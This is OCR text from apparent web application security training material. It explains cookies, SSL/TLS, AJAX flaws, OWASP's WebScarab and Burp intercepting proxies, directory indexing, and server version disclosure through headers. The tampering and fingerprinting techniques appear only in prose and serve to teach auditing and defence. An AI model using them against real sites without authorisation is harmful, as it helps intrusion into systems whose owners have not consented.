
To solve this problem, web application programmers came up with another kind of cookie known as "Non-persistent cookies." The idea behind these is that if they are never stored on the hard disk, then it will be difficult to tamper with these cookies, so it's okay to send things in these cookies that the web application relies upon. The facts are that this is not true. Our handy tool WebScarab can enable us to tamper with these as well. Cookies are marked as non-persistent by using a past expiration date or leaving the expiration out.



Before we jump into the tools and give you some hands on, let's wrap up a few more topics here. First, we have Secure Sockets Layer (SSL), which should now be called Transport Layer Security (TLS) is an encryption layer that can be used with our web servers and browsers. It is extremely important to understand that this encryption layer is essentially like a VPN tunnel. In other words, the data is encrypted only while it is in transit.

The reason that this is important is that web designers sometimes feel that they can patch up application flaws by using SSL when in reality all they have done is encrypted the flaws, making them more difficult to detect with a network level IPS. The actual data sent through the SSL connection is still just HTTP and HTML, so at the endpoints the data is in plain text.

Another urban legend is that SSL encrypted pages are not saved in the cache of the browser. This is false. Although most browsers can be configured to prevent caching of pages transferred using SSL, this is not the default.




Another important technology to keep your eye on is AJAX. AJAX is still a relatively new technique, though it is based on technologies that have been around for quite some time.

Essentially, AJAX enables you to use JavaScript to asynchronously (or, while you're doing something else) request data (possibly sent using XML) from the server and update the page without having the entire page refresh. Right now, this is a hot technology and we see it evolving in several forms. Although AJAX is the formal name that these are known by, not all the solutions necessarily use JavaScript or XML, but they perform the same type of function.


A great example of this technology in action is Google Maps. When you use the Google Maps site, the page quickly loads and displays a small piece of the map. In the background (asynchronously), the page then begins to cache neighboring pieces of map. Similarly, if you zoom in, the client side application gives you a rough zoom while the background process requests and loads the details, filling them in as they come.

Although you have likely heard of a large number of vulnerabilities involving AJAX in recent times, there is nothing actually inherently insecure about AJAX. Problems arise when a programmer is tasked to or decides to add some AJAX to an already existing application and fails to correctly integrate it with the security system.



This slide is a perfect illustration of the types of things that go wrong when programmers try to "bolt" AJAX over an already existing solution. In this case, the programmer apparently attempted to get the security system working at some point. We can see references to the security modules and that the code that would have validated whether or not a valid user session is attempting to access something has all been commented out. In fact, the programmer even refers to the "gatekeeper" (index.php) and has clearly made a conscious choice to create an entirely separate module.

It is difficult to see without looking at the entirety of the source code, but there is also no attempt to verify whether the current user is authorized to generate the request in the first place. All these things are what introduce vulnerabilities via AJAX into what may otherwise be an extremely secure web application.




The last of our important web-related technologies is Cascading Style Sheets (CSS). CSS has become the preferred or at least the recommended way to create portable web pages, largely supplanting the use of tables and frames.

CSS is billed as a sort of cooperative language that is used with HTML. The purpose of CSS was to decouple the layout from HTML so that HTML is just used to mark up the text. Now CSS is used to control the layout of that text. All in all this is a great idea, but there are large variations in how various browsers implement CSS. Some of them, like Internet Explorer, is known to be particularly bad when it comes to rendering CSS, requiring programmers to create CSS hacks to make their pages render properly in broken CSS environments.

Another cool feature of CSS that is not used by the majority of people is the ability to define a private style sheet on the client side and force the browser to use this style sheet for all pages that are loaded. This is primarily geared toward accessibility for persons with visual disabilities.

We're just about ready to give you an introduction to the primary tool that we will use today to test web applications. Before we do, we want to introduce you to the organization that has made this tool possible. Open Web Application Security Project (OWASP) is a group of security and web application professionals who banded together some years ago to help remediate some of the myriad of problems in the web application development field.


Among other things, OWASP makes available free development guides, best practice recommendations, current information on common web application vulnerabilities, and a handy web application security learning tool, WebGoat. Most important for us is the development and release of WebScarab, a fully featured web application auditing and assessment tool.



WebScarab is designed to act as a local proxy for your web browser. In a real sense, WebScarab acts as a Man in the Middle. As pictured in this slide, your web browser is reconfigured to use WebScarab as a proxy so that all requests to the Internet now pass through WebScarab. When a request comes in, WebScarab forwards the request out to the actual web server. When the web server answers, the answer is sent to WebScarab, which passes the answer back to the client.

So what's the point? The point is that if WebScarab is sitting in the middle of this conversation, then it is in a position to intercept and modify anything that is sent from the client to the server. Of course, we can also modify values sent from the server to the client, but for our purposes this has little value.

What sorts of things might you want to tinker with? How about non-persistent cookies or other HTTP headers that you normally do not have access to! This tool will be the anchor for most of the testing that we do today.



Another web application testing tool that we want you to have a look at is BURP Suite. BURP is a commercial tool available from PortSwigger.net for approximately $200 per year.

WebScarab and BURP are similar tools in that they are both Man-in-the-Middle proxy tools, but BURP does some things better than WebScarab. At the same time, WebScarab does some things that BURP doesn't do at all!

For example, WebScarab enables you to create scripted attacks/analysis right inside of the WebScarab interface. WebScarab also has a visual representation of the session ID analysis mapping the session IDs over time.

BURP, however, does much more advanced session ID analysis than WebScarab. BURP also offers an alternative interface for trying to do application "fuzzing," which we will discuss in more depth later today.

The Story So Far

- Key points to remember:
  - HTTP/HTML are just text
  - GET sends parameters in the URL
  - POST sends parameters in the body:
    - POST can also send parameters in the URL
  - SSL provides encryption, not security
  - Cookies are just pieces of arbitrary text
  - Ultimately, the client controls everything that is sent to the server

Auditing Web Based Applications

At this point, we've given you a crash course on the internals of HTTP and HTML. Although you are not expected to be a web expert, you should have a handle on a few major items. You should be clear on the differences between HTTP and HTML; you should have at least a theoretical understanding of the difference between GET and POST (though we haven't told you why this is important yet); and how SSL functions at a high level and what cookies are.

Probably the most important thing that we want to make sure that you understand at this point is that ultimately, the client controls everything that is sent to the server, so the server (and hence the web application) can never trust anything that is sent from the client.

Hands On


- HTML and HTTP Basics
- Using Burp/WebScarab

Auditing Web Based Applications

The instructor will now allocate some time for you to begin working on the labs for today. As you work through the labs, consider the labs as a minimum requirement for what you should do with these tools. We strongly encourage you to take the opportunity to experiment with these tools, especially in this controlled lab environment in which it is difficult to cause any lasting harm. You can ask the instructor more advanced questions than what the labs cover during these lab periods!

Roadmap

- Stating the Problem
- Web Basics
- ➢Server Security
- Configuration Testing
- Authentication
- Session Management
- Sensitive Information



Host Security
Server-Specific Settings
Hidden Content
Default Material
Finding Configuration Errors

Auditing Web Based Applications

With our introductory material out of the way, it's time to start talking about our more meaty topics. In this section, we examine some server configuration issues and some common problems that exist in the world of web security. We take a look at where to find hidden content and we talk about the consequences of leaving default content on your web server.

Server Security


- Largely a function of configuration and deployment:
  - Deployment discussed on Day 2
  - Configuration of host security next 2 days
  - Web server configuration pointers
  - Compounded by inexperienced developers
- Primary focus today is application security

Auditing Web Based Applications

As we begin this section, we want to be clear that we have no intention of talking about all the myriad of possible server security options for a web server. We also do not plan to talk about how to deploy a web server securely in a network, nor will we talk about securing the underlying operating system of the host.

Ample security configuration guides for the various web servers are on the market today (and we'll give you pointers to a few good ones), so it is not a wise use of our time to focus on these. On the second and third days of this course we covered secure network deployment and firewall placement, so we will not rehash those topics. Finally, we will talk in great detail about host level security over the next 2 days, so we will, again, not duplicate material. We'll also see examples that illustrate how simple misconfiguration issues can be compounded by silly developer tricks, creating enormous vulnerability for the organization.


The primary focus of this entire day is on the web applications. This is where we find that organizations have the biggest weaknesses, especially because these applications are often deployed to the public. In this section, we look primarily at server configuration issues, but we also pull in some application development issues and try to illustrate how simple misconfigurations coupled with poor application practices combine to create big problems.



The first on our list is directory indexing, which is an example of your web server just trying to be helpful. All web servers enable you to configure a default page to be loaded when someone sends a request to the site but does not request a specific page. How could this be? Well, consider what you type to go to the Cyber-Defense website: http://www.cyber-defense.org/. Although you have clearly requested a web page, what is the name of that page? Because you didn't specify a name, the web server automatically looks for whatever it has been configured to consider the default page. In this case, it looks for a file named index.html and displays this page.

What would happen if there were no index.html file to load? This is where directory indexing comes in. On the Cyber-Defense.org site we have intentionally left directory indexing turned on, and you can see the effect of it when you go to the www.cyber-defense.org/tools/ directory. Because there is no index.html file, the web server displays the contents of the directory instead.


Although this is handy in our case, it can have some unintended consequences for security. We'll see this as we continue.



While we're on the topic of exposures, let's talk about headers for a few moments. Earlier we spoke about HTTP headers briefly. We focused only on the Cookie header. Notice in the slide though that there is a lot more information in the headers than just the cookies. In this case, we are looking at three things.

In the top picture, we can see the footer on a web page that was loaded on the Internet. Notice that the footer tells you precisely the version of the web service that is running. Even without this footer, though, notice the other two screen shots. Here we can see an Apache server and an IIS server. Further, we can identify add on features like PHP and mod_ssl for the Apache server.


Again, we are looking at an exposure here. In addition to giving us wonderful targeting information, allowing us to simply search for exploits that work on the version of the server running, it also gives us a good feel for how well maintained the site is. How so? Well, if the Apache version is 3 years old, do you think that it's likely that anyone is watching in terms of security and monitoring?



Another cool thing that we can discover through these headers are any Easter eggs or hidden features that might exist. For example, in this screen shot we can see the home page for a comic convention. This is the page that everyone normally sees. However, if you send it a special request (listed in the slide) you can produce a list of PHP designer credits!!!

This is configurable, but it illustrates an important point. Even if you turn off the headers, you need to find out if the technology you are using has any other hidden methods for discovering the version and features that are installed. All these are exposures that assist attackers in compromising our sites.


When you have a few minutes, have a look at this URL: https://geekhack.org/index.php?topic=66471.5;wap2 The author of the post discusses his dissection and analysis of a web application and backend simply by looking at markers in the code and headers. The response from the site maintainer: "You were almost dead on!"



Here we can see another example of "hidden content." This time, though, the hidden content is authentication data that is pushed down to the client! This is also an example of a "Silly developer trick."

Looking at the web page, you can see that the user is prompted to log in with a username and password. Look carefully at the source code visible in the bottom one-half of the screen shot. You can see that the JavaScript is checking to see if certain user ID and password combinations have been entered. If they have, the user is redirected to the appropriate web page. If the user does not enter one of these combinations, an alert box opens saying, "Invalid login!"

